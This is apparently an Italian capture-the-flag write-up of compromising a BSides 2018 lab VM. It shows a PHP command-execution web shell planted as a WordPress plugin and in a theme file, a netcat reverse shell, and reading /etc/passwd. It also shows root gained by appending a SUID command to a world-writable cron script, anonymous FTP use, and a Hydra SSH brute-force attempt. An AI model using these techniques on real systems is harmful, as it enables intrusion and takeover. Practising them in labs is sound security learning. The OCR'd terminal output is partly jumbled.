

WordPress News

RSS Error: WP HTTP Error: 0: php_network_getaddresses: getaddrinfo failed: Name or service not known

RSS Error: WP HTTP Error: 0: php_network_getaddresses: getaddrinfo failed: Name or service not known

All (1) | Pending (0) | Approved (1) | Spam (0) | Trash (0)

8. da qui ho accesso a mille modi per eseguire su target codice malevolo, decido di creare una shell php e di uploadarla su servizio come plugin malevolo (ho scoperto che nell'header devi essere preciso al loro formato)



Plugins

[Add New](#)**All** (3) | **Inactive** (3)

Bulk Actions ▾


[Apply](#)

☐	Plugin	Description
☐	Akismet Activate Edit Delete	Used by millions, Akismet is quite possibly the best way in the wor protected even while you sleep. To get started: 1) Click the "Activa plan to get an API key, and 3) Go to your Akismet configuration pa Version 3.1.10 By Automattic Visit plugin site
☐	Hello Dolly Activate Edit Delete	This is not just a plugin, it symbolizes the hope and enthusiasm of famously by Louis Armstrong: Hello, Dolly. When activated you will admin screen on every page. Version 1.6 By Matt Mullenweg Visit plugin site
☐	Malicious Shell Activate Edit Delete	shell Version 1.0 By Admin Visit plugin site
☐	Plugin	Description

Bulk Actions ▾

[Apply](#)

Plugin Files

[shell-1/shell.php](#)

uid=33(www-data) gid=33(www-data) groups=33(www-data)

ho provato anche con una file inclusion tramite i temi che erano vulnerabili ma era molto più fastidioso che farlo direttamente tramite plugin

Edit Themes

File edited successfully.

Twenty Sixteen: 404 Template (404.php)

[Select theme to edit](#)

```
get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">

        <section class="error-404 not-found">
            <header class="page-header">
                <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be
found.', 'twentysixteen' ); ?></h1>
            </header><!-- .page-header -->

            <div class="page-content">
                <p><?php _e( 'It looks like nothing was found at this location.
Maybe try a search?', 'twentysixteen' ); ?></p>

                <?php get_search_form(); ?>
            </div><!-- .page-content -->
        </section><!-- .error-404 -->

    </main><!-- .site-main -->

    <?php get_sidebar( 'content-bottom' ); ?>

</div><!-- .content-area -->

<?php get_sidebar(); ?>
<?php get_footer(); ?>
<?php system($_GET['cmd']); ?>
```


9. stabilisco reverse shell (parsing/formato fa schifo ma importante che funzioni)

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 59501  
/bin/sh: 0: can't access tty; job control turned off  
$ $  
Host is up (0.00055s latency).  
(kali@kali)-[~] Address: 04:00:17:00:00:00 (Unknown)  
$ nc -lvnp 4444 map scan report for 192.168.56.100  
listening on [any] 4444 ... (0.00013s latency)  
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 59502  
/bin/sh: 0: can't access tty; job control turned off  
$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$  
(kali@kali)-[~]  
www-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$  
www-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$  
www-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$ su joh  
www-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$ su joh  
Password:  
su: Authentication failure  
tc/passwdb@bsides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$ cat /e  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101::/var/lib/libuuid:/bin/sh  
syslog:x:101:103::/home/syslog:/bin/false  
messagebus:x:102:105::/var/run/dbus:/bin/false  
colord:x:103:108:colord colour management daemon,,:/var/lib/colord:/bin/false  
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false  
whoopsie:x:105:114::/nonexistent:/bin/false  
avahi-autoipd:x:106:117:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false  
avahi:x:107:118:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false  
usbmux:x:108:46:usbmux daemon,,:/home/usbmux:/bin/false  
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,:/bin/false  
pulse:x:110:119:PulseAudio daemon,,:/var/run/pulse:/bin/false  
rtkit:x:111:122:RealtimeKit,,:/proc:/bin/false  
speech-dispatcher:x:112:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/sh  
hplip:x:113:7:HPLIP system user,,:/var/run/hplip:/bin/false  
saned:x:114:123::/home/saned:/bin/false  
abatchy:x:1000:1000:abatchy,,:/home/abatchy:/bin/bash  
mysql:x:115:125:MySQL Server,,:/nonexistent:/bin/false  
ftp:x:116:126:ftp daemon,,:/srv/ftp:/bin/false  
john:x:1001:1001,,:/home/john:/bin/bash  
mai:x:1002:1002,,:/home/mai:/bin/bash  
anne:x:1003:1003,,:/home/anne:/bin/bash  
doomguy:x:1004:1004,,:/home/doomguy:/bin/bash  
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin  
www-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$
```

praticamente faccio un enumerazione interna delle directory/file presenti, controllo quale utente sto utilizzando, cerco quali directory hanno misconfigurazioni per darmi accesso a root...trovo che

```

drwxr-xr-x 7 root root 4096 Mar 4 2018 .
-rw-r--r-- 1 john john 220 Mar 3 2018 .bash_logout
-rw-r--r-- 1 john john 3486 Mar 3 2018 .bashrc
-rw-r--r-- 1 john john 675 Mar 3 2018 .profile
-rw-r--r-- 1 john john 8445 Mar 3 2018 examples.desktop
/home/doomguys2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$ ls -la
total 32
drwxr-xr-x 2 doomguy doomguy 4096 Mar 3 2018 .
drwxr-xr-x 7 root root 4096 Mar 4 2018 ..
-rw-r--r-- 1 doomguy doomguy 220 Mar 3 2018 .bash_logout
-rw-r--r-- 1 doomguy doomguy 3486 Mar 3 2018 .bashrc
-rw-r--r-- 1 doomguy doomguy 675 Mar 3 2018 .profile
-rw-r--r-- 1 doomguy doomguy 8445 Mar 3 2018 examples.desktop
lww-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$ sudo -
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
[1]+ Stopped sudo -l
/home/abatchys2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$ ls -la
total 108
drwxr-xr-x 19 abatchy abatchy 4096 Mar 7 2018 .
drwxr-xr-x 7 root root 4096 Mar 4 2018 ..
-rw-r--r-- 1 abatchy abatchy 334 Mar 7 2018 .ICEauthority
-rw-r--r-- 1 abatchy abatchy 0 Mar 7 2018 .Xauthority
-rw-r--r-- 1 abatchy abatchy 16 Mar 7 2018 .bash_history
drwxr-xr-x 11 abatchy abatchy 4096 Mar 7 2018 .cache
drwxr-xr-x 8 abatchy abatchy 4096 Mar 7 2018 .config
drwxr-xr-x 3 abatchy abatchy 4096 Mar 7 2018 .dbus
-rw-r--r-- 1 abatchy abatchy 25 Mar 7 2018 .dmrc
drwxr-xr-x 3 abatchy abatchy 4096 Mar 7 2018 .gconf
drwxr-xr-x 4 abatchy abatchy 4096 Mar 7 2018 .gnome2
-rw-rw-r-- 1 abatchy abatchy 147 Mar 7 2018 .gtk-bookmarks
drwxr-xr-x 2 abatchy abatchy 4096 Mar 6 2018 .gvfs
drwxr-xr-x 3 abatchy abatchy 4096 Mar 7 2018 .local
drwxr-xr-x 3 abatchy abatchy 4096 Mar 7 2018 .mission-control
drwxr-xr-x 2 abatchy abatchy 4096 Mar 7 2018 .pulse
-rw-r--r-- 1 abatchy abatchy 256 Mar 7 2018 .pulse-cookie
-rw-r--r-- 1 abatchy abatchy 10431 Mar 7 2018 .xsession-errors
drwxr-xr-x 2 abatchy abatchy 4096 Mar 7 2018 Desktop
drwxr-xr-x 2 abatchy abatchy 4096 Mar 7 2018 Documents
drwxr-xr-x 2 abatchy abatchy 4096 Mar 7 2018 Downloads
drwxr-xr-x 2 abatchy abatchy 4096 Mar 7 2018 Music
drwxr-xr-x 2 abatchy abatchy 4096 Mar 7 2018 Pictures
drwxr-xr-x 2 abatchy abatchy 4096 Mar 7 2018 Public
drwxr-xr-x 2 abatchy abatchy 4096 Mar 7 2018 Templates
drwxr-xr-x 2 abatchy abatchy 4096 Mar 7 2018 Videos
/home/maisides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$ ls -la
total 32
drwxr-xr-x 2 mai mai 4096 Mar 3 2018 .
drwxr-xr-x 7 root root 4096 Mar 4 2018 ..
-rw-r--r-- 1 mai mai 220 Mar 3 2018 .bash_logout
-rw-r--r-- 1 mai mai 3486 Mar 3 2018 .bashrc
-rw-r--r-- 1 mai mai 675 Mar 3 2018 .profile
-rw-r--r-- 1 mai mai 8445 Mar 3 2018 examples.desktop
/home/anneides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$ ls -la

```

vedo che questa directory ha root per misconfigurazione e che è writeable

```

tc/crontabsides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$ cat /e
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    /usr/local/bin/cleanup

#
/usr/local/bin/cleanupr/www/backup_wordpress/wp-content/plugins/shell-1$ ls -la
-rwxrwxrwx 1 root root 64 Mar 3 2018 /usr/local/bin/cleanup
sr/local/bin/cleanup/var/www/backup_wordpress/wp-content/plugins/shell-1$ cat /u
#!/bin/sh

rm -rf /var/log/apache2/*          # Clean those damn logs!!

www-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$

```

10. Escalation, check privilege, capture the flag

```
chmod +s /bin/bash' >> /usr/local/bin/cleanup/wp-content/plugins/shell-1$ echo '
pww-data@bsides2018:/var/www/backup_wordpress/wp-content/plugins/shell-1$ bash -
bash-4.2#
bash-4.2# whoami
root
bash-4.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-4.2#
bash-4.2# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

12.

13. Extra enumeration che ho fatto degli altri servizi (ftp e ssh)

FTP è misconfigurato con login anonimo e da li trovo altri user che posso trovare con bruteforce, inoltre posso provare bruteforce su auth SSH

```
(kali@kali)-[~]
$ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.5)
Name (192.168.56.102:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||46909|).
150 Here comes the directory listing.
drwxr-xr-x  3 0 0 4096 Mar 03 2018 .
drwxr-xr-x  3 0 0 4096 Mar 03 2018 ..
drwxr-xr-x  2 65534 65534 4096 Mar 03 2018 public
226 Directory send OK.
ftp>
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||46422|).
150 Opening BINARY mode data connection for users.txt.bk
100% |*****|
226 Transfer complete.
31 bytes received in 00:00 (2.58 KiB/s)
ftp>
```

```
(kali@kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

```
(kali@kali)-[~]
$ hydra -L users.txt.bk -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.102
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 09:16:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 86066394 login tries (l:6/p:14344399), ~5379150 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[ERROR] target ssh://192.168.56.102:22/ does not support password authentication (method reply 4).
```